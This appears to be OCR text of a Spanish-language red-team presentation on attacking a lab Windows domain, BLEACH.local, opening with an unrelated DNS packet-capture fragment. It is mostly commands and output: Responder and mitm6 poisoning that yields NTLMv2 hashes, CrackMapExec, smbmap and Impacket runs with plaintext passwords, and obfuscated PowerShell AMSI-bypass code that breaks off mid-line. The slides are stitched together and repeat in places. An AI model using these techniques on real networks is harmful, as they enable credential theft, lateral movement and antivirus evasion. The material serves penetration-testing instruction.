6599	357.087744483	192.168.12.218	192.168.12.1	DNS	91	Standard query 0x38f5 A log-ingestion-eu.samsungacr.com
6601	357.087792965	192.168.12.218	192.168.12.1	DNS	91	Standard query 0x6f2a AAAA log-ingestion-eu.samsungacr.com
6606	357.087870973	192.168.12.1	192.168.12.218	DNS	219	Standard query response 0x38f5 A log-ingestion-eu.samsungacr.com A 52.209.205.185 A 108.128.87.241 A 52.17.205.183 A 54.228.18.98 A 34.2
6607	357.087904021	192.168.12.1	192.168.12.218	DNS	91	Standard query response 0x6f2a AAAA log-ingestion-eu.samsungacr.com
6637	359.956484385	192.168.12.218	192.168.12.1	DNS	87	Standard query 0x0931 A mediaservices.cdn-apple.com
6638	359.956523294	192.168.12.218	192.168.12.1	DNS	87	Standard query 0xbc1e AAAA mediaservices.cdn-apple.com
6639	359.966654208	192.168.12.1	192.168.12.218	DNS	282	Standard query response 0xbc1e AAAA mediaservices.cdn-apple.com CNAME mediaservices.cdn-apple.com.akadns.net CNAME mediaservices.cdn-app
6640	359.967023959	192.168.12.1	192.168.12.218	DNS	258	Standard query response 0x0931 A mediaservices.cdn-apple.com CNAME mediaservices.cdn-apple.com.akadns.net CNAME mediaservices.cdn-apple.
6655	362.158603329	192.168.12.218	8.8.8.8	DNS	91	Standard query 0xd2f1 AAAA log-ingestion-eu.samsungacr.com
6659	362.164038370	8.8.8.8	192.168.12.218	DNS	172	Standard query response 0xd2f1 AAAA log-ingestion-eu.samsungacr.com SOA ns-558.awsdns-05.net
6662	362.557498302	192.168.12.218	8.8.8.8	ICMP	200	Destination unreachable (Port unreachable)
6665	362.557522321	192.168.12.218	192.168.12.1	DNS	75	Standard query 0x0363 A crl.godaddy.com
6666	362.565024315	192.168.12.1	192.168.12.218	DNS	165	Standard query response 0x0363 A crl.godaddy.com CNAME gdcrl.godaddy.com.akadns.net A 192.124.249.31 A 192.124.249.36 A 192.124.249.41


BLEACH
ブリーチ
Hac ker
Zone


BLEACH.local : FIRST ACCESS : HTLMv2 HASH

RESPONDER

RESPONDER.py es una herramienta de ataque de red que se utiliza para interceptar y obtener los hashes NTLM de las contraseñas de los usuarios.

La herramienta funciona engañando a los dispositivos de la red para que se autentiquen con la herramienta. El ataque aprovecha las debilidades en la implementación del protocolo NTLMv1/v2 de Microsoft para forzar la autenticación a través de la herramienta y obtener los hashes NTLM de las contraseñas de los usuarios en la red.

```
$ responder -I eth0
```



BLEACH.local : FIRST ACCESS : HTLMv2 HASH


CUANDO UN DISPOSITIVO EN UNA RED IPV6 NECESITA RESOLVER UN NOMBRE DE DOMINIO, ENVÍA UNA CONSULTA DE DNS EN MULTICAST A TODOS LOS DISPOSITIVOS DE LA RED LOCAL. ESTO SIGNIFICA QUE CUALQUIER DISPOSITIVO EN LA RED PUEDE RESPONDER A LA CONSULTA Y PROPORCIONAR UNA DIRECCIÓN IP FALSA, LO QUE PERMITE A UN ATACANTE REALIZAR ATAQUES DE PHISHING, REDIRECCIONAMIENTO DE TRÁFICO Y OTROS TIPOS DE ATAQUES MITM.

MITM6 ES UNA HERRAMIENTA DE CÓDIGO ABIERTO QUE SE UTILIZA PARA REALIZAR ATAQUES DE TIPO MAN-IN-THE-MIDDLE (MITM) CONTRA REDES IPV6. LA HERRAMIENTA SE ENFOCA EN EXPLOTAR DEBILIDADES EN LA IMPLEMENTACIÓN DEL PROTOCOLO DE RESOLUCIÓN DE NOMBRES DE DOMINIO (DNS) EN ENTORNOS DE RED IPV6.

MITM6 APROVECHA ESTA DEBILIDAD EN LA IMPLEMENTACIÓN DEL PROTOCOLO DE RESOLUCIÓN DE NOMBRES DE DOMINIO EN REDES IPV6 PARA REALIZAR UN ATAQUE MITM Y REDIRIGIR EL TRÁFICO DE RED DE LAS VÍCTIMAS A TRAVÉS DE UN SERVIDOR CONTROLADO POR EL ATACANTE. LA HERRAMIENTA INTERCEPTA LAS SOLICITUDES DE DNS REALIZADAS POR LOS DISPOSITIVOS EN LA RED Y LAS RESPONDE CON RESPUESTAS FALSAS QUE CONTIENEN DIRECCIONES IP CONTROLADAS POR EL ATACANTE.

```
$ sudo mitm6 -i eth0
```

```
$ responder -I eth0 -wFv
```



```
IPv6 address: fe80::483d:82a1:4f67:ee8b
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
An error occurred while sending a packet: [Errno 1] Operation not permitted
Note that root privileges are required to run mitm6
An error occurred while sending a packet: [Errno 1] Operation not permitted
Note that root privileges are required to run mitm6
^C
Shutting down packet capture after next packet...
^C

┌──(kali㉿kali)-[~/RT_TOOLS/mitm6-0.3.0]
└─$

┌──(kali㉿kali)-[~/RT_TOOLS/mitm6-0.3.0]
└─$ sudo mitm6 -i eth0
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:b1:9d:67]
IPv4 address: 10.0.9.6
IPv6 address: fe80::483d:82a1:4f67:ee8b
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
IPv6 address fe80::4699:1 is now assigned to mac=08:00:27:b6:da:14 host=PRIN
CIPAL-BLEACH.BLEACH.local. ipv4=
^B^[[C
IPv6 address fe80::4699:2 is now assigned to mac=08:00:27:bf:4a:34 host=DESK
TOP-O5N3UTI.BLEACH.local. ipv4=
Sent spoofed reply for principal-bleach.bleach.local. to fe80::4699:2
Sent spoofed reply for principal-bleach.bleach.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for wpad.BLEACH.local. to fe80::4699:2
Sent spoofed reply for wpad.BLEACH.local. to fe80::4699:2
Sent spoofed reply for wpad.bleach.local. to fe80::4699:2
Sent spoofed reply for wpad.bleach.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for dns.msftncsi.com. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.LOCAL. to fe80::4699:2
Sent spoofed reply for b.ip6-servers.arpa. to fe80::4699:2
Sent spoofed reply for b.ip6-servers.arpa. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.LOCAL. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.LOCAL. to fe80::4699:2
Sent spoofed reply for e.ip6-servers.arpa. to fe80::4699:2
```

```
1.54
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] NTLMv2 Client   : 10.0.9.5
[HTTP] NTLMv2 Username : BLEACH\jquerito
[HTTP] NTLMv2 Hash     : jquerito::BLEACH:fbb1afbd450c7de5:02178715829F078E4
A9B58A177CDB10D:01010000000000006C836188A865D9014066ED001AB21BB8000000000200
0800440058004C00580001001E00570049004E002D0032005A00360052005100310034004900
41004F0058000400140044005800 4C0058002E004C004F00430041004C0003003400570049 00
4E002D0032005A00360052005100310034004900 41004F0058002E0044005800 4C0058002E00
4C004F00430041004C0005001400440058004C0058002E004C004F00430041004C0008003000
3000000000000000000000000020000026601 11B6CCBCB0B1222171CE19412E1C11E77E19484
F13AEAA5A6A028EB1B830A001000000000000000000000000000000000000900120048005400
540050002F0077007000610064000000000000000000
[HTTP] WPAD (auth) file sent to 10.0.9.5
[CLDAP] Sent CLDAP pong to fe80::4699:3.
[CLDAP] Sent CLDAP pong to fe80::4699:3.
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] Sending NTLM authentication request to 10.0.9.5
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] GET request from: ::ffff:10.0.9.5  URL: /wpad.dat
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
```

BLEACH.local : FIRST ACCESS : HTLMv2 HASH


BLEACH.local : FIRST ACCESS : HTLMv2 HASH

BLEACH.local:ABUSING CREDENTIAL

BLEACH.local:ABUSING CREDENTIAL


```
~/CrackMapExec # crackmapexec smb 192.168.0.51 -u Administrador -p 123abc.. --groups
/usr/local/lib/python2.7/site-packages/beautifulsoup4-4.8.2-py2.7.egg/bs4/element.py:16: UserWarning: The soupsieve package is not installed. CSS selectors
cannot be used.
  'The soupsieve package is not installed. CSS selectors cannot be used.'
SMB         192.168.0.51    445    HC-SERVER        [*] Windows Server 2016 Datacenter 14393 x64 (name:HC-SERVER) (domain:HC) (signing:True) (SMBv1:True)
SMB         192.168.0.51    445    HC-SERVER        [+] HC\Administrador:123abc.. (Pwn3d!)
SMB         192.168.0.51    445    HC-SERVER        [+] Enumerated domain group(s)
SMB         192.168.0.51    445    HC-SERVER        Administradores                          membercount: 3
SMB         192.168.0.51    445    HC-SERVER        Usuarios                                 membercount: 3
SMB         192.168.0.51    445    HC-SERVER        Invitados                                membercount: 2
SMB         192.168.0.51    445    HC-SERVER        [-] Error enumerating domain group using dc ip 192.168.0.51: 'ascii' codec can't decode byte 0xc3 in pos
ition 26: ordinal not in range(128)
~/CrackMapExec # crackmapexec smb 192.168.0.51 -u Administrador -p 123abc.. --spider C\$ --pattern txt
/usr/local/lib/python2.7/site-packages/beautifulsoup4-4.8.2-py2.7.egg/bs4/element.py:16: UserWarning: The soupsieve package is not installed. CSS selectors
cannot be used.
  'The soupsieve package is not installed. CSS selectors cannot be used.'
SMB         192.168.0.51    445    HC-SERVER        [*] Windows Server 2016 Datacenter 14393 x64 (name:HC-SERVER) (domain:HC) (signing:True) (SMBv1:True)
SMB         192.168.0.51    445    HC-SERVER        [+] HC\Administrador:123abc.. (Pwn3d!)
SMB         192.168.0.51    445    HC-SERVER        [*] Started spidering
SMB         192.168.0.51    445    HC-SERVER        [*] Spidering .
SMB         192.168.0.51    445    HC-SERVER        //192.168.0.51/C$/Program Files/Windows Defender/ThirdPartyNotices.txt [lastm:'2020-05-11 09:36' size:10
91]
SMB         192.168.0.51    445    HC-SERVER        //192.168.0.51/C$/Program Files/Windows NT/TableTextService/TableTextServiceAmharic.txt [lastm:'2020-05-
11 09:38' size:14186]
SMB         192.168.0.51    445    HC-SERVER        //192.168.0.51/C$/Program Files/Windows NT/TableTextService/TableTextServiceArray.txt [lastm:'2020-05-11
 09:38' size:1272944]
SMB         192.168.0.51    445    HC-SERVER        //192.168.0.51/C$/Program Files/Windows NT/TableTextService/TableTextServiceDaYi.txt [lastm:'2020-05-11
09:38' size:980224]
SMB         192.168.0.51    445    HC-SERVER        //192.168.0.51/C$/Program Files/Windows NT/TableTextService/TableTextServiceTigrinya.txt [lastm:'2020-05
-11 09:38' size:14198]
```

BLEACH.local:ABUSING CREDENTIAL



BLEACH.local:ABUSING CREDENTIAL


```
~/CrackMapExec # crackmapexec smb 192.168.0.51 -u Administrador -p 123abc.. --groups
/usr/local/lib/python2.7/site-packages/beautifulsoup4-4.8.2-py2.7.egg/bs4/element.py:16: UserWarning: The soupsieve package is not installed. CSS selectors
cannot be used.
  'The soupsieve package is not installed. CSS selectors cannot be used.'
SMB         192.168.0.51    445    HC-SERVER        [*] Windows Server 2016 Datacenter 14393 x64 (name:HC-SERVER) (domain:HC) (signing:True) (SMBv1:True)
SMB         192.168.0.51    445    HC-SERVER        [+] HC\Administrador:123abc.. (Pwn3d!)
SMB         192.168.0.51    445    HC-SERVER        [+] Enumerated domain group(s)
SMB         192.168.0.51    445    HC-SERVER        Administradores                 membercount: 3
SMB         192.168.0.51    445    HC-SERVER        Usuarios                        membercount: 3
SMB         192.168.0.51    445    HC-SERVER        Invitados                       membercount: 2
SMB         192.168.0.51    445    HC-SERVER        [-] Error enumerating domain group using dc ip 192.168.0.51: 'ascii' codec can't decode byte 0xc3 in pos
ition 26: ordinal not in range(128)
```

```
crackmapexec <protocol> ms.evilcorp.org
crackmapexec <protocol> 192.168.1.0 192.168.0.2
crackmapexec <protocol> 192.168.1.0/24
crackmapexec <protocol> 192.168.1.0-28 10.0.0.1-67
crackmapexec <protocol> ~/targets.txt
```

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec rdp 10.0.9.0/24
RDP         10.0.9.4        3389   PRINCIPAL-BLEAC  [*] Windows 8.1 or Windows Server 2012 R2 Build 9600 (name:PRINCIPAL-BLEAC) (domain:BLEACH.local) (nla:True)
RDP         10.0.9.5        3389   DESKTOP-O5N3UTI  [*] Windows 10 or Windows Server 2016 Build 19041 (name:DESKTOP-O5N3UTI) (domain:BLEACH.local) (nla:True)

┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.9.0/24
SMB         10.0.9.4        445    PRINCIPAL-BLEAC  [*] Windows Server 2012 R2 Standard Evaluation 9600 x64 (name:PRINCIPAL-BLEAC) (domain:BLEACH.local) (signing:True) (SMBv1:Tr
SMB         10.0.9.5        445    DESKTOP-O5N3UTI  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-O5N3UTI) (domain:BLEACH.local) (signing:False) (SMBv1:False)

┌──(kali㉿kali)-[~]
└─$ crackmapexec winrm 10.0.9.0/24
SMB         10.0.9.5        5985   DESKTOP-O5N3UTI  [*] Windows 10.0 Build 19041 (name:DESKTOP-O5N3UTI) (domain:BLEACH.local)
SMB         10.0.9.4        5985   PRINCIPAL-BLEAC  [*] Windows 6.3 Build 9600 (name:PRINCIPAL-BLEAC) (domain:BLEACH.local)
HTTP        10.0.9.4        5985   PRINCIPAL-BLEAC  [*] http://10.0.9.4:5985/wsman
HTTP        10.0.9.5        5985   DESKTOP-O5N3UTI  [*] http://10.0.9.5:5985/wsman
```

BLEACH

BLEACH.local:ABUSING CREDENTIAL

Un hash NTLM es un tipo de función hash criptográfica utilizada para almacenar contraseñas de usuarios de Windows. Se utiliza para verificar la autenticidad de un usuario que intenta iniciar sesión en un sistema o red.

NTLM significa "New Technology LAN Manager" y es un protocolo de autenticación de red utilizado por sistemas operativos de Microsoft como Windows NT, Windows 2000, Windows XP y versiones posteriores. El hash NTLM se genera mediante un algoritmo criptográfico que convierte la contraseña del usuario en una cadena de caracteres hexadecimal de 128 bits.

https://github.com/Gl3bGl4z/All_NTLM_leak

https://github.com/Greenwolf/ntlm_theft (!)

https://www.blazeinfosec.com/post/web-app-vulnerabilities-ntlm-hashes/

https://www.securify.nl/blog/living-off-the-land-stealing-netntlm-hashes/

BLEACH.local:ABUSING CREDENTIAL ENUMERATION

```
<script>
    //# sourceMappingURL=file://[redacted]/javascript-source-map</pre>
</script>

```

```
[SMB] NTLMv2-SSP Client   : ::ffff:139.135.133.98
[SMB] NTLMv2-SSP Username : \ICT
[SMB] NTLMv2-SSP Hash     : ICT:::52be1e0ee7cf1898:3E66C97667318F8D4E934EF91DAA628C:0101000000
000000003F20A1AD81D8016C7331474B776C4C000000001001E00570049004E002D004A0059004B00480036004C00
56004F00580035003500020008004400590004A003800300140044005900 4A0038002E004C004F00430041004C0004
0034005700490 04E002D004A0059004B00480036004C0056004F00580035003500 2E00440059004A0038002E004C00
4F00430041004C0005001400440059004A0038002E004C004F00430041004C0007000800003F20A1AD81D801090028
0063006900660073002F00570049004E002D004A0059004B00480036004C0056004F00580035003500000000000000
0000
[SMB] Requested Share     : \\192.168.56.20\IPC$
```

BLEACH.local:ABUSING CREDENTIAL


```
┌──(kali㉿kali)-[~]
└─$ smbmap -u jquerito -p Contrasena1234 -d BLEACH -H 10.0.9.4
[+] IP: 10.0.9.4:445    Name: 10.0.9.4
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Admin remota
        C$                                                      NO ACCESS       Recurso predeterminado
        Downloads                                               READ, WRITE
        informacion_confidencial                                READ, WRITE
        IPC$                                                    READ ONLY       IPC remota
        NETLOGON                                                READ ONLY       Recurso compartido del servidor de inicio de sesión
        SYSVOL                                                  READ ONLY       Recurso compartido del servidor de inicio de sesión
        Users                                                   READ ONLY

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ GetADUsers.py -all -dc-ip 10.0.9.4 'BLEACH.local/jquerito:Contrasena1234' | more

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Querying 10.0.9.4 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrador                                         2023-03-29 15:33:47.738018  2023-04-02 19:50:18.446116
Invitado                                              <never>              <never>
krbtgt                                                2023-03-30 07:05:42.182797  <never>
hackerman                                             2023-03-30 07:34:59.326655  <never>
sistest                                               2023-03-30 07:36:50.014536  <never>
dbuser                                                2023-03-30 07:38:37.169477  <never>
jquerito                                              2023-03-30 07:42:37.385705  2023-04-02 19:59:03.649244
SQLService                                            2023-03-30 07:49:36.870049  <never>
monika.dorella                                        2023-03-30 08:46:21.256501  <never>
shaun.jillie                                          2023-03-30 08:46:21.329206  <never>
```

BLEACH.local : A FIRST BYPASS : AMSI

El Windows Interfaz de examen antimalware (AMSI) es un estándar de interfaz versátil que permite que las aplicaciones y los servicios se integren con cualquier producto antimalware que esté presente en una máquina. AMSI proporciona protección mejorada contra malware para los usuarios finales y sus datos, aplicaciones y cargas de trabajo.

AMSI es independiente del proveedor antimalware (AV); está diseñado para permitir las técnicas de detección y protección de malware más comunes proporcionadas por los productos antimalware actuales que se pueden integrar en las aplicaciones.



Windows componentes que se integran con AMSI

La característica AMSI se integra en estos componentes de Windows 10.

- Control de cuentas de usuario o UAC (elevación de EXE, COM, MSI o instalación ActiveX)
- PowerShell (scripts, uso interactivo y evaluación dinámica de código)
- Windows host de script (wscript.exe y cscript.exe)
- JavaScript y VBScript
- macros de VBA de Office

BLEACH.local : A FIRST BYPASS : AMSI

```
PS C:\Windows\System32> sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-
VariaBle ( "1Q2U" +"zX" ) -VaL )."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Manageme
nt.','utomation.','s','System' ) )."g`etf`iEldD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),( "{2}{4}{0}{1}{3}" -f '
Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
En línea: 1 Carácter: 1
+ sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

https://amsi.fail/

BLEACH.local : A FIRST BYPASS : AMSI

```
PS C:\Windows\System32> sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-VariaBle ( "1Q2U" +"zX" ) -VaL )."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Management.','utomation.','s','System' ) )."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),( "{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
En línea: 1 Carácter: 1
+ sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Windows\System32> S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varI`A`BLE ( ('1Q'+'2U') +'zX' ) -VaL )."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em') ) )."g`etf`iElD"( ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile') ),( "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
PS C:\Windows\System32>
```

https://amsi.fail/


BLEACH.local : A FIRST BYPASS : AMSI

Primera parte del AMSI Bypass:

```
$jkhhj = @"
using System;
using System.Runtime.InteropServices;
public class jkhhj {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string
procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr
ymizkp, uint flNewProtect, out uint lpflOldProtect);
}
"@
Add-Type $jkhhj
```

Segunda parte del AMSI Bypass:

```
$afyzhdy = [jkhhj]::LoadLibrary("$([chAr](97)+[Char](109*58/58)+[ChAr]
(115*54/54)+[CHaR]([BytE]0x69)+[chAr]([byTe]0x2e)+[Char]([BYtE]0x64)+
[chAR]([ByTE]0x6c)+[CHaR](108+53-53))")
$zuatcl = [jkhhj]::GetProcAddress($afyzhdy,
